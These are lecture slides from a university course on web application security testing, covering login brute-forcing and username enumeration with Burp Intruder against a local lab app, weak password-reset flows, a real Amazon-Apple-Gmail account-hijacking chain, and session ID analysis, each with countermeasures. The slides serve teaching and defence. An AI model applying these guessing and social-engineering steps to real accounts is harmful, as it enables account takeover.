Web Application Security Testing – Part 2/3


Prof. Dr. Marc Rennhard, Dr. Stephan Neuhaus
Institut für angewandte Informationstechnologie InIT
ZHAW School of Engineering
rema | neut @zhaw.ch

Broken Authentication and Session Management

Broken Authentication and Session Management

- Broken authentication deals with issues that allow attackers to get credentials (typically username & password) of users, which includes, e.g.:
  - Guessing them if the application allows weak passwords
  - Resetting them via a password reset functionality

- Broken session management deals with security problems related to the session ID, which includes, e.g.:
  - Guessing them if they are not long and random enough
  - Accessing them in case the session IDs are exposed (e.g., if they are part of the URL and stored in logs)
  - Further problems such as session fixation, session timeout issues, session ID rotation issues,...



Online-Attacks to get Usernames and Passwords


- A prerequisite for this is that logins can be attempted an unlimited number of times without user accounts being locked
  - If this is possible, online password guessing attacks can be done
  - Using several computers (or threads) in parallel, a significant number of passwords can be tested in a reasonably short time (up a few 1'000)
- If unlimited attempts are possible, one can take a list of possible user names and combine it with a list of possible passwords
  - Problem: A lot of time is wasted by testing non-existing user names
  - Therefore, it's much more efficient to first verify which of these user names are existing and combine them with possible passwords
- How could this be done?
  - Often, the login behaves differently when an existing / non-existing user name is submitted (not only content, but also response time)
  - Another option is to try to create accounts with different user names: the application usually complains if a name has already been taken

Online-Attacks

When we are saying «Online-Attacks», this means the attack is executed directly by interacting with the running application. So «Online-Attacks to get Usernames and Passwords» means that username / password combinations are tested by directly sending them to the target application.

Valid User Names

Sometime, the application provides the user names (e.g., an auctioning platform where users see the user names of other users or an application where users can post information, which is then listed with their user name), but in general, they are not known to the attacker.



Online-Attacks to get Usernames and Passwords – *Burp Suite* (1)

- Carrying out online-attacks is of course (usually) not done manually, but can easily be automated, e.g., with *Burp Suite*
- It's done with *Burp Intruder*
  - Capture the authentication request and send it to the *Intruder*
  - Mark username and password parameter values
  - Select *Cluster bomb* attack type

Attack type: Cluster bomb

```
POST /Marketplace_v06/faces/view/admin/j_security_check HTTP/1.1
Host: localhost:8181
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: https://localhost:8181
DNT: 1
Connection: close
Referer: https://localhost:8181/Marketplace_v06/faces/view/admin/admin.xhtml
Cookie: JSESSIONID=7c272338291c04f319f8cabc1303
Upgrade-Insecure-Requests: 1

j_username=$test$&j_password=$test$&submit=Login
```


© ZHAW / SoE / InIT – Marc Rennhard, Stephan Neuhaus 5

Vulnerability

The example above uses the Marketplace V06 application, which will be introduced during the next chapter.

Online-Attacks to get Usernames and Passwords – *Burp Suite* (2)

- Select two payloads – one for usernames and one for passwords
  - We assume we know six usernames that exist in the application (left side)
  - In addition, we use a top 100 password list for the passwords (right side)
  - The *Cluster bomb* attack type combines all elements from the two lists



Payload Sets

You can define one or more payload sets. The number of payload sets customized in different ways.

Payload set: 1

Payload type: Simple list

Payload count: 6

Request count: 600

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are us

alice
bob
donald
john
luke
robin

Payload Sets

You can define one or more payload sets. The number of payload sets customized in different ways.

Payload set: 2

Payload type: Simple list

Payload count: 100

Request count: 600

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are use


password
123456
12345678
1234
qwerty
12345
dragon
pussy
baseball

Cluster bomb

Combining means that each username is tested with all 100 passwords – so there are 600 attempts overall in this example.

Online-Attacks to get Usernames and Passwords – *Burp Suite* (3)

- When the attack has completed, one row for each of the 600 attempts is displayed in a table
- The next step is to look for outliers, i.e., looking for rows that behave differently, e.g., with respect to the status code or the response length
  - Can be done by sorting the results accordingly, which reveals one outlier in this case – which correspond to a valid username password combination



Filter: Hiding 2xx, 4xx and 5xx responses

Request	Payload1	Payload2	Status	Error	Timeout	Length ▲
459	donald	daisy	302	☐	☐	586
0			302	☐	☐	600
1	alice	password	302	☐	☐	600
7	alice	123456	302	☐	☐	600
13	alice	12345678	302	☐	☐	600
19	alice	1234	302	☐	☐	600
25	alice	qwerty	302	☐	☐	600
31	alice	12345	302	☐	☐	600
37	alice	dragon	302	☐	☐	600


Outliers

In the example above, the application always responds with HTTP status code 302 when attempting a login. However, in case the login is successful, the user is redirected to an admin page and otherwise to a login error page. The lengths of these responses are different, which can easily be recognized in the table above. This demonstrates nicely that looking for outliers with respect to any behavior (e.g., status code or response length) is a very effective way when automating security tests, as the outliers usually mean something interesting has happened (here: a successful login).

Countermeasures against Online-Attacks to get Usernames and Passwords

- Countermeasures to reduce the effectiveness of online-attacks:
  - Slow down the user after repeated failed logins («rate limiting»)
    - E.g., after three failed logins, slow down the user for 60 seconds before he gets another attempt
    - Do not block user accounts as this enables DoS attacks
  - Make sure the application contains no extremely weak passwords
    - Enforce a certain password quality (e.g., at least 10 characters, at least one capital letter / digit / special character)
    - Check the chosen passwords against a list of, e.g., «the most common 1'000'000 passwords» (qwertz, 123456, password,...)

- Countermeasures against guessing valid user names:
  - With failed logins, never reveal what went wrong, always state something like «login not successful, please try again»
  - Use a Captcha during account creation, which makes it harder to easily create large numbers of accounts to determine existing user names



Exploiting Self-Service Password Reset Functions

- Consider this example
  - You forgot the password of a website and click the «forgot your password» link Forgot your password?
  - This opens a web page where you enter your username and click OK
  - This opens a web page where you have to answer two security questions that you have configured during registration (e.g., mother's maiden name)
  - You enter the correct answers and click OK
  - This opens a web page where you can set a new password
- How do you rate the security of this process?
  - Security is poor as the security questions are the only hurdle for the attacker (assuming he knows the username)
  - The problem with security questions is that they often have easily guessable answers (e.g., favorite color,...) or answers that can easily be found out

Account Recovery abusing multiple Service Providers


The following example shows that sometimes, it is possible to combine security weaknesses of multiple well-known service providers to hijack accounts. This story is real and the attack was done in the wild to hijack Amazon, Apple and Gmail accounts. The text is extracted more or less verbatim from the source given below.

1. Attacker calls Amazon and Partially authenticates with victim's name, e-mail address, and billing address. Attacker adds a credit card number to the account.
2. Attacker calls Amazon again, authenticating with victim's name, e-mail address, billing address, and the credit card number added in step 1. Attacker adds a new e-mail address to the account.
3. Attacker visits Amazon.com, and sends password reset e-mail to e-mail address from step 2.
4. Attacker logs in to Amazon.com with the new password. Attacker gathers last four digits of real credit card numbers.
5. Attacker calls Apple with-mail address, billing address, and last four digits of the credit card. Apple issues a temporary credential for an iCloud account.
6. Attacker logs into iCloud and changes password.
7. Attacker visits Gmail and sends account reset e-mail to compromised Apple account.
8. Attacker logs into Gmail.

What went wrong here?

- All the attacks use backup authentication methods.
- Several places used data that's mostly public to authenticate.
- Amazon allowed information that can be used to authenticate to be added with less authentication.

Source: *Adam Shostack. Threat Modeling: Designing for Security. ISBN 978-1118809990*




Countermeasures against Exploiting Self-Service Password Reset Functions

- For «high value» web applications, it's best to not offer a self-service password reset function at all
  - If you look at, e.g., e-banking applications, they usually don't provide such a function
  - Instead, you usually have to make a phone call, where you have to answer questions about your bank accounts, and the new password is send by postal letter
- But if a self-service password reset function should be offered, make sure of the following:
  - Offer security questions with answers that are not so easy to guess (e.g., first street you lived,...)
  - After they have been answered, send an e-mail to the registered e-mail address of the user, which includes a new temporary password or a non-guessable link to a web page where a new password can be entered
  - The temporary password / link should only be valid once and only for a short time (e.g., 10 minutes)

Security Questions?


Very often, no security questions are used at all and the new password or a link are simply mailed to the registered e-mail address. This may be good enough for many applications but in general, good security questions can certainly increase the complexity for the attacker at least to a certain degree.


Guessing Session IDs

- Today, virtually all web applications use session IDs to track a user
  - Typically, cookies are used to transport the session ID
  - There exist alternative mechanisms, e.g., including it in the URL
  - Usually, only the session ID is used to identify a session, so if an attacker gets the session ID of another user, he can hijack the session
- When analyzing the session management mechanism of a web application, the first thing one should do is testing for weak session IDs that may be guessed
  - Inspect them visually (e.g., in a local proxy) – obvious patterns such as user names or timestamps can often easily be spotted
  - In addition, create a large number of sessions and analyze the randomness of the received session IDs
    - Getting a large number of session IDs is done by re-issuing the request that gets the session ID in the response several times
    - This is usually automated – *Burp Suite* can do this

Hijacking a Session

This means that you take the session ID of another user (assuming that you have learned it somehow) and use it in the requests you send to the web application. As the web application now gets the session ID of the other user in the requests, it identifies the requests with that session, which usually means that you get access to the session of the other user.



Guessing Session IDs – Strong Session ID Example (1)

- Capture the request / response that sets the session ID (which means the response contains the *Set-Cookie* header)

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 01:00:00 CET
Set-Cookie: JSESSIONID=749B603996EF52A7D50947E994E50FEA; Path=/WebGoat
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 3914
Date: Tue, 14 Apr 2020 08:29:46 GMT
```

- Send it to the *Burp Sequencer* and select the token to analyze

Token Location Within Response

Select the location in the response where the token appears.

● Cookie: JSESSIONID=749B603996EF52A7D509 ...


- Start the analysis

Vulnerability

The example above uses the OWASP WebGoat application (version 5.4). The session ID is set when requesting the start page.

Guessing Session IDs – Strong Session ID Example (2)

